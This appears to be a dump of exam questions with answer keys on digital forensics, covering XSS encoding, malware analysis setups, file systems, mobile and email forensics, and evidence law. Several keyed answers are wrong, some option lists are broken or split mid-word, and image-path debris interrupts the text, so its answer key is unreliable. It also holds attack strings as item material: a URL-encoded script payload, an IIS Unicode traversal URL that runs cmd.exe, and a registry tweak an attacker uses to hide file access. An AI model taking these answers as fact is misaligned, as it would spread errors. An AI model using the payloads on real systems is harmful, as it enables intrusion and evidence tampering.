%3cscript%3ealert(”XXXXXXXX”)%3c/script%3e is a script obtained from a Cross-Site Scripting attack.
What type of encoding has the attacker employed?

A. Double encoding
B. Hex encoding
C. Unicode
D. Base64

Answer: B

NEW QUESTION 532
- (Exam Topic 3)
During an investigation of an XSS attack, the investigator comes across the term “[a-zA-Z0-9\%]+” in analyzed evidence details. What is the expression used for?

A. Checks for upper and lower-case alphanumeric string inside the tag, or its hex representation
B. Checks for forward slash used in HTML closing tags, its hex or double-encoded hex equivalent
C. Checks for opening angle bracket, its hex or double-encoded hex equivalent
D. Checks for closing angle bracket, hex or double-encoded hex equivalent

Answer: B

NEW QUESTION 534
- (Exam Topic 3)
A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

A. Class B
B. Class D
C. Class C
D. Class A

Answer: C

NEW QUESTION 535
- (Exam Topic 3)
Which of the following tool can reverse machine code to assembly language?

A. PEiD
B. RAM Capturer
C. IDA Pro
D. Deep Log Analyzer

Answer: C

NEW QUESTION 537
- (Exam Topic 3)
Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

A. Isolating the host device
B. Installing malware analysis tools
C. Using network simulation tools
D. Enabling shared folders

Answer: D

NEW QUESTION 538
- (Exam Topic 3)
Which of the following ISO standard defines file systems and protocol for exchanging data between optical disks?

A. ISO 9660
B. ISO/IEC 13940
C. ISO 9060
D. IEC 3490

Answer: A

NEW QUESTION 539
- (Exam Topic 3)
Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

A. DependencyWalker
B. SysAnalyzer
C. PEiD
D. ResourcesExtract

Answer: A

NEW QUESTION 541
- (Exam Topic 3)
Which of the following components within the android architecture stack take care of displaying windows owned by different applications?

A. Media Framework
B. Surface Manager
C. Resource Manager
D. Application Framework

Answer: D


NEW QUESTION 543
- (Exam Topic 3)
While collecting Active Transaction Logs using SQL Server Management Studio, the query Select * from ::fn_dblog(NULL, NULL) displays the active portion of the transaction log file. Here, assigning NULL values implies?

A. Start and end points for log sequence numbers are specified
B. Start and end points for log files are not specified
C. Start and end points for log files are specified
D. Start and end points for log sequence numbers are not specified

Answer: B

NEW QUESTION 545

- (Exam Topic 3)
During an investigation, Noel found the following SIM card from the suspect's mobile. What does the code 89 44 represent?



A. Issuer Identifier Number and TAC
B. Industry Identifier and Country code
C. Individual Account Identification Number and Country Code
D. TAC and Industry Identifier

Answer: B

NEW QUESTION 546
- (Exam Topic 3)
Which of the following setups should a tester choose to analyze malware behavior?

A. A virtual system with internet connection
B. A normal system without internet connect
C. A normal system with internet connection
D. A virtual system with network simulation for internet connection

Answer: D

NEW QUESTION 551
- (Exam Topic 3)
Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

A. TestDisk for Windows
B. R-Studio
C. Windows Password Recovery Bootdisk
D. Passware Kit Forensic

Answer: D

NEW QUESTION 553
- (Exam Topic 3)
An attacker has compromised a cloud environment of a company and used the employee information to perform an identity theft attack. Which type of attack is this?

A. Cloud as a subject
B. Cloud as a tool
C. Cloud as an object
D. Cloud as a service

Answer: A

NEW QUESTION 556
- (Exam Topic 3)
Investigators can use the Type Allocation Code (TAC) to find the model and origin of a mobile device. Where is TAC located in mobile devices?

A. International Mobile Equipment Identifier (IMEI)
B. Integrated circuit card identifier (ICCID)
C. International mobile subscriber identity (IMSI)
D. Equipment Identity Register (EIR)

Answer: A

NEW QUESTION 558
- (Exam Topic 3)
What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

A. Disk deletion
B. Disk cleaning
C. Disk degaussing
D. Disk magnetization

Answer: C

NEW QUESTION 561
- (Exam Topic 3)
Sheila is a forensics trainee and is searching for hidden image files on a hard disk. She used a forensic investigation tool to view the media in hexadecimal code for simplifying the search process. Which of the following hex codes should she look for to identify image files?

A. ff d8 ff
B. 25 50 44 46
C. d0 0f 11 e0
D. 50 41 03 04

Answer: A

NEW QUESTION 564
- (Exam Topic 3)
Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

A. Core Services
B. Media services
C. Cocoa Touch
D. Core OS

Answer: D

NEW QUESTION 569
- (Exam Topic 3)
Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

A. .cbl
B. .log
C. .ibl
D. .txt


Answer: C

NEW QUESTION 570
- (Exam Topic 3)
Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

A. MIME
B. BINHEX
C. UT-16
D. UUCODE

Answer: A

NEW QUESTION 573
- (Exam Topic 3)
Analyze the hex representation of mysql-bin.000013 file in the screenshot below. Which of the following will be an inference from this analysis?



```
Hex Workshop - [C:\Evidence\mysql-bin.000013]

           0  1  2  3  4  5  6  7  8  9  A  B  C   0123456789ABC
000000EA  21 00 08 00 77 6F 72 64 70 72 65 73 73   !...wordpress
000000F7  00 49 4E 53 45 52 54 20 49 4E 54 4F 20   .INSERT INTO
00000104  60 77 6F 72 64 70 72 65 73 73 60 2E 60   `wordpress`.`
00000111  77 70 5F 75 73 65 72 73 60 20 28 60 49   wp_users` (`I
0000011E  44 60 2C 20 60 75 73 65 72 5F 6C 6F 67   D`, `user_log
0000012B  69 6E 60 2C 20 60 75 73 65 72 5F 70 61   in`, `user_pa
00000138  73 73 60 2C 20 60 75 73 65 72 5F 6E 69   ss`, `user_ni
00000145  63 65 6E 61 6D 65 60 2C 20 60 75 73 65   cename`, `use
00000152  72 5F 65 6D 61 69 6C 60 2C 20 60 75 73   r_email`, `us
0000015F  65 72 5F 73 74 61 74 75 73 60 2C 20 60   er_status`, `
0000016C  64 69 73 70 6C 61 79 5F 6E 61 6D 65 60   display_name`
00000179  29 20 56 41 4C 55 45 53 20 28 27 31 32   ) VALUES ('12
00000186  33 27 2C 20 27 62 61 64 5F 67 75 79 27   3', 'bad_guy'
00000193  2C 20 4D 44 35 28 27 68 61 63 6B 73 70   , MD5('hacksp
000001A0  69 72 69 74 27 29 2C 20 27 61 6E 6F 6E   irit'), 'anon
000001AD  79 6D 6F 75 73 5F 68 61 63 6B 65 72 27   ymous_hacker'
000001BA  2C 20 27 62 61 64 67 75 79 40 61 62 63   , 'badguy@abc
000001C7  2E 63 6F 6D 27 2C 20 27 30 27 2C 20 27   .com', '0', '
000001D4  54 65 6D 70 20 55 73 65 72 27 29 86 5A   Temp User').Z
000001E1  EA 56 10 01 00 00 00 1B 00 00 00 FA 01   .V...........

wp_users.frm | ibdata1 | mysql-bin.00...

Found at position 0x00000123 (291).   Cursor: 000001E0   Caret: 00000123   Sel: 0000000A
```

A. A user with username bad_guy has logged into the WordPress web application
B. A WordPress user has been created with the username anonymous_hacker
C. An attacker with name anonymous_hacker has replaced a user bad_guy in the WordPress database
D. A WordPress user has been created with the username bad_guy

Answer: D

NEW QUESTION 577
- (Exam Topic 3)
Which of the following statements is true regarding SMTP Server?

A. SMTP Server breaks the recipient’s address into Recipient’s name and his/her designation before passing it to the DNS Server
B. SMTP Server breaks the recipient's address into Recipient’s name and recipient’s address before passing it to the DNS Server
C. SMTP Server breaks the recipient’s address into Recipient’s name and domain name before passing it to the DNS Server
D. SMTP Server breaks the recipient’s address into Recipient’s name and his/her initial before passing it to the DNS Server

Answer: C

NEW QUESTION 578
- (Exam Topic 3)
What is the role of Alloc.c in Apache core?

A. It handles allocation of resource pools
B. It is useful for reading and handling of the configuration files
C. It takes care of all the data exchange and socket connections between the client and the server
D. It handles server start-ups and timeouts

Answer: A

NEW QUESTION 582
- (Exam Topic 3)
You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a “simple backup copy” of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a “simple backup copy” will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

A. Robust copy
B. Incremental backup copy
C. Bit-stream copy
D. Full backup copy

Answer: C

NEW QUESTION 586
- (Exam Topic 3)
Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

A. XSS Attack
B. DDoS Attack (Distributed Denial of Service)
C. Man-in-the-cloud Attack
D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 591
- (Exam Topic 3)
What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

A. AA55
B. 00AA
C. AA00
D. A100

Answer: A

NEW QUESTION 593
- (Exam Topic 3)
Which of the following does Microsoft Exchange E-mail Server use for collaboration of various e-mail applications?

A. Simple Mail Transfer Protocol (SMTP)
B. Messaging Application Programming Interface (MAPI)
C. Internet Message Access Protocol (IMAP)
D. Post Office Protocol version 3 (POP3)

Answer: B

NEW QUESTION 594
- (Exam Topic 3)
In which of these attacks will a steganalyst use a random message to generate a stego-object by using some steganography tool, to find the steganography algorithm used to hide the information?

A. Chosen-message attack
B. Known-cover attack
C. Known-message attack
D. Known-stego attack

Answer: A

NEW QUESTION 596
- (Exam Topic 3)
What must an attorney do first before you are called to testify as an expert?

A. Qualify you as an expert witness
B. Read your curriculum vitae to the jury
C. Engage in damage control
D. Prove that the tools you used to conduct your examination are perfect

Answer: A

NEW QUESTION 597
- (Exam Topic 3)
Which of the following attack uses HTML tags like <script></script>?

A. Phishing
B. XSS attack
C. SQL injection
D. Spam

Answer: B

NEW QUESTION 598
- (Exam Topic 3)
Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

A. Statement of personal or family history
B. Prior statement by witness
C. Statement against interest

D. Statement under belief of impending death

Answer: D

NEW QUESTION 599
- (Exam Topic 3)
Which component in the hard disk moves over the platter to read and write information?

A. Actuator
B. Spindle
C. Actuator Axis
D. Head

Answer: D

NEW QUESTION 600
- (Exam Topic 3)
Report writing is a crucial stage in the outcome of an investigation. Which information should not be included in the report section?

A. Speculation or opinion as to the cause of the incident
B. Purpose of the report
C. Author of the report
D. Incident summary


Answer: A

NEW QUESTION 602
- (Exam Topic 3)
An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

A. SysAnalyzer
B. PEiD
C. Comodo Programs Manager
D. Dependency Walker

Answer: B

NEW QUESTION 607
- (Exam Topic 3)
What is the investigator trying to analyze if the system gives the following image as output?



```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>C:\Users\Admin\Desktop\logonSessions\logonsessions.exe

Logonsessions v1.3
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com


[0] Logon session 00000000:000003e7:
    User name:    WORKGROUP\RD-006$
    Auth package: NTLM
    Logon type:   (none)
    Session:      0
    Sid:          S-1-5-18
    Logon time:   3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:

[1] Logon session 00000000:00009209:
    User name:
    Auth package: NTLM
    Logon type:   (none)
    Session:      0
    Sid:          (none)
    Logon time:   3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:

[2] Logon session 00000000:000003e4:
    User name:    WORKGROUP\RD-006$
    Auth package: Negotiate
    Logon type:   Service
    Session:      0
    Sid:          S-1-5-20
    Logon time:   3/10/2016 3:32:46 AM
    Logon server:
    DNS Domain:
    UPN:
```

A. All the logon sessions
B. Currently active logon sessions
C. Inactive logon sessions
D. Details of users who can logon

Answer: B

NEW QUESTION 608
- (Exam Topic 3)
Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

A. SOX
B. HIPAA 1996
C. GLBA
D. PCI DSS

Answer: C

NEW QUESTION 610
- (Exam Topic 3)
Jim’s company regularly performs backups of their critical servers. But the company can’t afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim’s company keeps the backup tapes in a safe in the office. Jim’s company is audited each year, and the results from this year’s audit show a risk because backup tapes aren’t stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

A. Encrypt the backup tapes and use a courier to transport them.
B. Encrypt the backup tapes and transport them in a lock box
C. Degauss the backup tapes and transport them in a lock box.
D. Hash the backup tapes and transport them in a lock box.

Answer: B

NEW QUESTION 615
- (Exam Topic 3)
Which of the following tools is not a data acquisition hardware tool?

A. UltraKit
B. Atola Insight Forensic
C. F-Response Imager
D. Triage-Responder

Answer: C

NEW QUESTION 616
- (Exam Topic 3)
Which of the following is NOT an anti-forensics technique?

A. Data Deduplication
B. Password Protection
C. Encryption
D. Steganography

Answer: A

NEW QUESTION 618
- (Exam Topic 3)
Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

A. Data Rows store the actual data
B. Data Rows present Page typ
C. Page ID, and so on
D. Data Rows point to the location of actual data
E. Data Rows spreads data across multiple databases

Answer: B

NEW QUESTION 620
- (Exam Topic 3)
Which of the following is a responsibility of the first responder?

A. Determine the severity of the incident
B. Collect as much information about the incident as possible
C. Share the collected information to determine the root cause
D. Document the findings

Answer: B

NEW QUESTION 624
- (Exam Topic 3)
Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob’s testimony in this case?

A. Certification
B. Justification
C. Reiteration
D. Authentication

Answer: D

NEW QUESTION 626
- (Exam Topic 3)
Lynne receives the following email:
Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24
You have 24 hours to fix this problem or risk to be closed permanently! To proceed Please Connect >> My Apple ID
Thank You The link to My Apple ID shows http://byggarbetsplatsen.se/backup/signon/ What type of attack is this?

A. Mail Bombing
B. Phishing
C. Email Spamming
D. Email Spoofing

Answer: B

NEW QUESTION 631
- (Exam Topic 3)
What does the command “C:\>wevtutil gl <log name>” display?

A. Configuration information of a specific Event Log
B. Event logs are saved in .xml format
C. Event log record structure
D. List of available Event Logs

Answer: A

NEW QUESTION 634
- (Exam Topic 3)
For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

A. Bypassing iPhone passcode
B. Debugging iPhone
C. Rooting iPhone
D. Copying contents of iPhone

Answer: A

NEW QUESTION 639
- (Exam Topic 3)
Which of the following files contains the traces of the applications installed, run, or uninstalled from a system?

A. Virtual Files
B. Image Files
C. Shortcut Files
D. Prefetch Files

Answer: C

NEW QUESTION 641
- (Exam Topic 3)
Which of the following is a part of a Solid-State Drive (SSD)?

A. Head
B. Cylinder
C. NAND-based flash memory
D. Spindle

Answer: C

NEW QUESTION 644
- (Exam Topic 3)
In both pharming and phishing attacks an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims. What is the difference between pharming and phishing attacks?

A. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
B. In a pharming attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
C. In a phishing attack an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
D. In a phishing attack a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DN
E. In a pharming attack an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
F. Both pharming and phishing attacks are identical

Answer: B

NEW QUESTION 649
- (Exam Topic 3)
Identify the file system that uses $BitMap file to keep track of all used and unused clusters on a volume.

A. NTFS
B. FAT
C. EXT
D. FAT32

Answer: A

NEW QUESTION 654
- (Exam Topic 3)
> NMAP -sn 192.168.11.200-215 The NMAP command above performs which of the following?

A. A trace sweep
B. A port scan
C. A ping scan
D. An operating system detect

Answer: C

NEW QUESTION 655
- (Exam Topic 3)
Examination of a computer by a technically unauthorized person will almost always result in:

A. Rendering any evidence found inadmissible in a court of law
B. Completely accurate results of the examination
C. The chain of custody being fully maintained
D. Rendering any evidence found admissible in a court of law

Answer: A

NEW QUESTION 659
- (Exam Topic 3)
Which Event Correlation approach assumes and predicts what an attacker can do next after the attack by studying statistics and probability?

A. Profile/Fingerprint-Based Approach
B. Bayesian Correlation
C. Time (Clock Time) or Role-Based Approach
D. Automated Field Correlation

Answer: B

NEW QUESTION 663
- (Exam Topic 3)
The Apache server saves diagnostic information and error messages that it encounters while processing requests. The default path of this file is usr/local/apache/logs/error.log in Linux. Identify the Apache error log from the following logs.

A. http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1
B. [Wed Oct 11 14:32:52 2000] [error] [client 127.0.0.1] client denied by server configuration:/export/home/live/ap/htdocs/test
C. 127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700]"GET /apache_pb.gif HTTP/1.0" 200 2326
D. 127.0.0.1 - - [10/Apr/2007:10:39:11 +0300]] [error] "GET /apache_pb.gif HTTP/1.0" 200 2326

Answer: B

NEW QUESTION 667
- (Exam Topic 3)
Select the tool appropriate for finding the dynamically linked lists of an application or malware.

A. SysAnalyzer
B. ResourcesExtract
C. PEiD
D. Dependency Walker

Answer: D

NEW QUESTION 670
- (Exam Topic 3)
Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

A. Expert Witness
B. Evidence Examiner
C. Forensic Examiner
D. Defense Witness

Answer: A

NEW QUESTION 675
- (Exam Topic 3)
Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

A. A text file deleted from C drive in sixth sequential order
B. A text file deleted from C drive in fifth sequential order
C. A text file copied from D drive to C drive in fifth sequential order
D. A text file copied from C drive to D drive in fifth sequential order

Answer: B

NEW QUESTION 680
- (Exam Topic 3)
Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

A. File fingerprinting
B. Identifying file obfuscation
C. Static analysis
D. Dynamic analysis

Answer: A

NEW QUESTION 684
- (Exam Topic 3)
Which part of Metasploit framework helps users to hide the data related to a previously deleted file or currently unused by the allocated file.

A. Waffen FS
B. RuneFS
C. FragFS
D. Slacker

Answer: D

NEW QUESTION 686
- (Exam Topic 3)
An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the
last-accessed timestamps of the machine. What would he do to achieve this?

A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0
B. Run the command fsutil behavior set disablelastaccess 0
C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1
D. Run the command fsutil behavior set enablelastaccess 0

Answer: C

NEW QUESTION 691
- (Exam Topic 3)
NTFS sets a flag for the file once you encrypt it and creates an EFS attribute where it stores Data Decryption Field (DDF) and Data Recovery Field (DDR). Which of the following is not a part of DDF?

A. Encrypted FEK
B. Checksum
C. EFS Certificate Hash
D. Container Name

Answer: B

NEW QUESTION 696
- (Exam Topic 2)
Given the drive dimensions as follows and assuming a sector has 512 bytes, what is the capacity of the described hard drive?
22,164 cylinders/disk
80 heads/cylinder
63 sectors/track

A. 53.26 GB
B. 57.19 GB
